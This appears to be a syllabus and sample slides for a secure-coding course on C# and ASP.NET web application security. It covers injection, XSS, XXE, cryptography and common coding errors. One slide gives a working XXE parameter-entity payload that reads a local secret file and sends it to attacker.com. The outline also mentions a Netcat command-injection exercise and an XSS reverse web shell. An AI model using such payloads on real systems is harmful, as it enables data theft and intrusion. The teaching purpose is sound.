C# and Web application security

CL-NWA | Onsite / Virtual classroom | 3 days

Audience: C# Web developers
Preparedness: General C# and Web application development
Exercises: Hands-on

Writing .NET web applications can be rather complex – reasons range from dealing with legacy technologies or underdocumented third-party components to sharp deadlines and code maintainability. Yet, beyond all that, what if we told you that attackers were trying to break into your code right now? How likely would they be to succeed?

This course will change the way you look at your C# code. We'll teach you the common weaknesses and their consequences that can allow hackers to attack your system, and – more importantly – best practices you can apply to protect yourself. We give you a holistic view on the security aspects of the .NET framework – such as making use of cryptography or Code Access Security – as well as common C# programming mistakes you need to be aware of. We also cover typical Web vulnerabilities with a focus on how they affect ASP.NET web apps on the entire stack – from the CLR to modern AJAX and HTML5-based frontends. We present the entire course through live practical exercises to keep it engaging and fun.

Writing secure code will give you a distinct edge over your competitors. It is your choice to be ahead of the pack – take a step and be a game-changer in the fight against cybercrime.

Outline:

- IT security and secure coding
- Web application security
- Client-side security
- Practical cryptography
- Common coding errors and vulnerabilities
- Principles of security and secure coding
- Knowledge sources

Participants attending this course will:

Understand basic concepts of security, IT security and secure coding

Learn Web vulnerabilities beyond OWASP Top Ten and know how to avoid them

Learn about XML security

Learn client-side vulnerabilities and secure coding practices

Learn to use various security features of the .NET development environment

Have a practical understanding of cryptography

Learn about typical coding mistakes and how to avoid them

Get sources and further readings on secure coding practices

Related courses:

- CL-ANS - Secure desktop application development in C# (Onsite / Virtual classroom, 3 days)
- CL-NSM - C# and Web application security master course (Onsite / Virtual classroom, 5 days)
- CL-WSC - Web application security (Onsite / Virtual classroom, 3 days)
- CL-WTS - Web application security testing (Onsite / Virtual classroom, 3 days)
- CL-NSM - C# and Web application security master course (Onsite / Virtual classroom, 5 days)

Detailed table of contents


Day 1

IT security and secure coding

- Nature of security
- What is risk?
- IT security vs. secure coding
- From vulnerabilities to botnets and cybercrime
  - Nature of security flaws
  - From an infected computer to targeted attacks

Web application security

- Broken Access Control
  - Typical access control weaknesses
  - Insecure direct object reference (IDOR)
  - Exercise – Insecure direct object reference
  - Protection against IDOR
  - Case study – Facebook Notes
  - Failure to restrict URL access
- Sensitive data exposure
  - Transport layer security
- Injection
  - Injection principles
  - SQL injection
    - Exercise – SQL injection
    - Typical SQL Injection attack methods
    - Blind and time-based SQL injection
    - SQL injection protection methods
    - Effect of data storage frameworks on SQL injection
  - Other injection flaws
    - Command injection
    - Command injection exercise – starting Netcat
  - HTTP parameter pollution
    - Cookie injection / HTTP parameter pollution
    - Exercise – Value shadowing
    - Persistent XSS
    - Reflected XSS
    - DOM-based XSS



SQL injection protection methods

- Filtering out certain inputs (block-list)
  - Problem: DROP → DRO/**/P
  - Problem: character encoding (e.g. Unicode)
  - And may also filter out legitimate input…
- Stored procedures
  - But still be careful if you create them dynamically…
- Prepared statements
  - Use a constant string instead of string concatenation, and fill in the parameters through an API
  - Some DBMS even support server-side (filled) prepared statements

```
string query="SELECT * from table WHERE id=" + var;
```


```
string query="SELECT * from table WHERE id=@id";
stmt.CommandText=query;
stmt.Parameters.AddWithValue("@id", var);
SqlDataReader res = stmt.ExecuteReader();
```

#COMPANY#, #LOCATION#, #DATE#

D1 / 32

- Exercise – Cross Site Scripting
- Exploitation: CSS injection
- Exploitation: injecting the <base> tag
- XSS prevention
- Output encoding API in C#
- XSS protection in ASP.NET – validateRequest

- Security misconfiguration
  - ASP.NET components and environment overview
  - Recommended settings
  - Insecure file uploads
  - Exercise – Uploading executable files
  - Filtering file uploads – validation and configuration
  - XML Entity introduction
  - XML external entity attack (XXE) – resource inclusion
  - XML external entity attack – URL invocation
  - XML external entity attack – parameter entities
  - Exercise – XXE attack
  - Preventing entity-related attacks
  - Case study – XXE in Google Toolbar
- Vulnerable and Outdated Components
  - Vulnerability attributes
  - Common Vulnerability Scoring System – CVSS
- Identification and Authentication Failures
  - Session handling threats
  - Session fixation
  - Exercise – Session fixation
  - Session handling best practices
  - Setting cookie attributes – best practices
  - Cross site request forgery (CSRF)
    - Login CSRF
    - CSRF prevention
- Security Logging and Monitoring Failures
  - Detection and response
  - Logging and log analysis
  - Intrusion detection systems and Web application firewalls



XML external entity attack – parameter entities

- Parameter entities can be used only within DTD definition and behave more like code macros
- Parameter entities can be defined with an additional % sign
- Attacker can use it to send the content of a file using a remote DTD definition

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE roottag [
  <!ENTITY % file SYSTEM "file://c:/secret.txt">
  <!ENTITY % incl SYSTEM "http://attacker.com/my.dtd">
%incl;]>
<roottag>&send;</roottag>
```

- Content of the `my.dtd` file


```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY send SYSTEM 'http://attacker.com/?%file;'>">
%all;
```

#COMPANY#, #LOCATION#, #DATE# 01 / 66

Day 2

Client-side security


- JavaScript security
- Same Origin Policy
- Simple requests
- Preflight requests
- Clickjacking
  - Exercise – IFrame, Where is My Car?
  - Protection against Clickjacking
  - Anti frame-busting – dismissing protection scripts
  - Protection against busting frame busting
- AJAX security
  - XSS in AJAX
  - Script injection attack in AJAX
  - Exercise – XSS in AJAX
  - XSS protection in AJAX
  - Exercise CSRF in AJAX – JavaScript hijacking
  - CSRF protection in AJAX
- HTML5 security
  - New XSS possibilities in HTML5
  - HTML5 clickjacking attack – text field injection
  - HTML5 clickjacking – content extraction
  - Form tampering
  - Exercise – Form tampering
  - Cross-origin requests
  - HTML proxy with cross-origin request
  - Exercise – Client side include



Simple requests

- HTTP access control - rules and restrictions of sending and receiving
- **Simple requests**
  - For GET and HEAD requests
  - Also for POST, but only for the following Content-Types:
    - text/plain
    - application/x-www-form-urlencoded
    - multipart/form-data
  - The response is received only from the same origin
    - Browser will block it - if the request came from a JavaScript, an error will occur in the callback
  - However, sending is enough to steal information

#COMPANY#, #LOCATION#, #DATE# D2 / 6



HTML proxy with cross-origin request

- Can we do a HTTP proxy with this?

```
function xhr()
{
  …
  XHr.onreadystatechange=function()
  {
    if (XHr.readyState == 4)
    {
      document.getElementById("go").innerHTML =
                                     XHr.responseText;
    }
  }
  …
}
```

- Reverse Web shell: a Javascript (XSS) tunneling HTTP

Practical cryptography

- Rule #1 of implementing cryptography
- Cryptosystems
  - Elements of a cryptosystem
  - .NET cryptographic architecture
  - FIPS 140-3
- Symmetric-key cryptography
  - Providing confidentiality with symmetric cryptography
  - Symmetric encryption algorithms

Rule #1 of implementing cryptography


- Rule #1 of implementing cryptography

"Don't do it!"

- Don't invent your own algorithms
  - *'It will be more secure because nobody knows how it works'* is a common misconception
  - This bad approach is called ***security by obscurity***
- Don't implement existing algorithms either
  - Using available implementations from established libraries is more secure *and* more efficient anyway

#COMPANY#, #LOCATION#, #DATE# D2 / 37

  - Modes of operation
  - Comparing the modes of operation
  - Encrypting and decrypting (symmetric)
- Other cryptographic algorithms
  - Hash or message digest
  - Hash algorithms
  - SHAttered
  - Hashing
  - Message Authentication Code (MAC)
  - Providing integrity and authenticity with a symmetric key................




Providing integrity and authenticity with a symmetric key

#COMPANY#, #LOCATION#, #DATE#

D2 / 65

  - Random number generation
    - Random numbers and cryptography
    - Cryptographically-strong PRNGs
    - Weak PRNGs in .NET
    - Strong PRNGS in .NET
    - Hardware-based TRNGs
- Asymmetric (public-key) cryptography
  - Providing confidentiality with public-key encryption
  - Rule of thumb – possession of private key
  - The RSA algorithm
    - Introduction to RSA algorithm
    - Encrypting with RSA
    - Combining symmetric and asymmetric algorithms
    - Digital signing with RSA
    - Asymmetric algorithms in .NET
    - Exercise Sign
    - Exercise – using .NET cryptographic classes
- Public Key Infrastructure (PKI)
  - Root of Trust Concept
    - Man-in-the-Middle (MitM) attack
    - Digital certificates against MitM attack
    - Certificate Authorities in Public Key Infrastructure........................
    - X.509 digital certificate



Certificate Authorities in Public Key Infrastructure

Hierarchy of CAs

#COMPANY#, #LOCATION#, #DATE#


D2 / 92

Day 3

Common coding errors and vulnerabilities

- Input validation
  - Input validation concepts
  - Integer problems
    - Representation of negative integers

        - Integer overflow
        - Exercise IntOverflow
        - What is the value of Math.Abs(int.MinValue)?
        - Integer problem – best practices
    - Path traversal vulnerability
        - Path traversal – weak protections
        - Path traversal – best practices
    - Unvalidated redirects and forwards
    - Log forging
        - Some other typical problems with log files
- Improper use of security features
    - Typical problems related to the use of security features
    - Password management
        - Exercise – Weakness of hashed passwords
        - Password management and storage
        - Special purpose hash algorithms for password storage
        - Argon2 and PBKDF2 implementations in .NET
        - bcrypt and scrypt implementations in .NET
        - Case study – the Ashley Madison data breach
        - Typical mistakes in password management
        - Exercise – Hard coded passwords
    - Accessibility modifiers
        - Accessing private fields with reflection in .NET
        - Exercise Reflection – Accessing private fields with reflection




Password management and storage

- Hashed passwords are still vulnerable to
    - Password guessing: blank, user's name, etc.
    - Dictionary attacks
        - Can be also done with search engines
    - Brute force attacks
        - Supported by pre-computed Rainbow tables
- Best practices
    - Enforce password policy (even better: use passphrase)
    - Use a slow hash function, like bcrypt or PBKDF2
    - Salting:

#COMPANY#, #LOCATION#, #DATE# 03 / 34

- Improper error and exception handling
    - Typical problems with error and exception handling
    - Empty catch block
    - Overly broad catch
    - Using multi-catch
    - Catching NullReferenceException
    - Exception handling – spot the bug!
    - Exercise – Error handling



Empty catch block

- Almost all attacks start with the attacker breaking the programmers' assumptions
- We don't handle an exception, because…
    - "This method isn't going to generate any errors…"
    - "Even if an error occurs, it doesn't matter at this point…"


```
try {
    DoExchange();
}
catch (RareException e) {
    // this can never happen
}
```

- … and when the error **does** happen, the program loses the exception and makes it harder to detect the cause of the problem and fix the bug

#COMPANY#, #LOCATION#, #DATE# 03 / 52

- Time and state problems
    - Concurrency and threading
    - Concurrency in .NET
    - Omitted synchronization – spot the bug!
    - Exercise – Omitted synchronization
    - Incorrect granularity – spot the bug!
    - Exercise – Incorrect granularity
    - Deadlocks

  - Avoiding deadlocks
  - Exercise – Avoiding deadlocks
  - Lock statement
- Code quality problems
  - Dangers arising from poor code quality
  - Poor code quality – spot the bug!
  - Unreleased resources
  - Serialization – spot the bug!
  - Exercise – Serializable sensitive
  - Private arrays – spot the bug!
  - Private arrays – typed field returned from a public method
  - Class not sealed – object hijacking
  - Exercise – Object hijacking
  - Immutable string – spot the bug!
  - Exercise – Immutable strings
  - Using SecureString..



Using SecureString

- If the string-handling data structure stores some sensitive data, its features are even more critical
  - **Immutability** – several copies may exist in the memory
  - **Disposability** – can we dismiss it from the memory as soon as it is no longer needed?
- `SecureString` is disposable and mutable
  - Can be disposed regardless of the garbage collector
  - Can be made immutable by calling `MakeReadOnly()`
    - This cannot be undone

#COMPANY#, #LOCATION#, #DATE#

03 / 89

Principles of security and secure coding

- Matt Bishop's principles of robust programming
- The security principles of Saltzer and Schroeder

Knowledge sources

- Secure coding sources – a starter kit
- Vulnerability databases
- .NET secure coding guidelines at MSDN
- .NET secure coding cheat sheets
- Recommended books – .NET and ASP.NET